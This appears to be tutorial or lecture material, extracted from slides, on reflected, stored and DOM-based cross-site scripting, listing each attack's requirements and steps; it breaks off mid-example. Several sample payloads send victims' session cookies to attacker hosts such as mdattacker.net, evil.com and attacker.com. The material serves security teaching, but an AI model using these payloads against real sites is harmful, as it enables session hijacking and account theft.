
Attack process

- A. The attacker creates a link to the trusted site <http://mdsec.net> that contains the vulnerable echo XSS passing the JavaScript as parameter, and sends it to the user.

<http://mdsec.net/error/5/Error.ashx?message=<script>var+i=new+Image;+i.src='http://mdattacker.net/%2bdocument.cookie;</script>>

- B. The user (who logged in to <http://mdsec.net> before) requests the URL fed to him by the attacker.
- C. The server will send the response containing the inserted script [<script>var+i=new+Image;+i.src='http://mdattacker.net/%2bdocument.cookie;</script>](http://mdattacker.net/%2bdocument.cookie;</script>).
- D. The user's browser receives the attacker's JavaScript and executes it.
- E. This code causes the user's browser to make a request to mdattacker.net which is a domain owned by the attacker. The request contains the user's current session token for the application

Stored based Attack



Stored based Attack


Attack requirement

- A. The attacker has write access to shared contents on a web page that will be stored on the back end.
- B. The site holding the shared content does not apply any sanitization before storing the submitted data.
- C. The victim has access to the same web page with shared contents

Attack Process:

- A. The attacker accesses the vulnerable site <http://example.com/submit-comment> and submit a content poisoned with java script containing the attack payload
`<script> window.location="http://evil.com/?cookie=" + document.cookie </script>`
- B. The attack payload might be anything from session hijacking code by trying to retrieve (document.cookie) object, to forwarding to phished site owned by attacker.
- C. The victim accesses the shared contents loads the poisoned contents.
<http://example.com/recent-comment>
- D. The server return the victim's browser the page with attacker's script as part of the HTML body.
- E. The victim's browser executes the malicious script contained in the HTML body. In this case, it sends the victim's cookie to the attacker's server

Stored based Attack




DOM based Attack

HTML document:

```
<TABLE>
<ROWS>
<TR>
<TD>Shady Grove</TD>
<TD>Aeolian</TD>
</TR>
<TR>
<TD>Over the River, Charlie</TD>
<TD>Dorian</TD>
</TR>
</ROWS>
</TABLE>
```


DOM representation of the example table



Attack requirement

The vulnerable page contains a script that extract info from URL and show it back without sanitization.

DOM based Attack



DOM based Attack

Attack process

A. The attacker creates a link that uses the vulnerable page (<http://website.com>) with parameter containing the attacker url and a script. and sends this link to user

<http://website.com/search?keyword=<script>window.location='http://attacker.com/?cookie='+document.cookie</script>>

B. The victim is then tricked by the attacker to click on the link, that will send the malicious code as part of a search query to the server.

GET<http://website.com/search?keyword=<script>window.location='http://attacker.com/?cookie='+document.cookie</script>>

C. The website returns a response without the search string in the HTML body

```
<html>
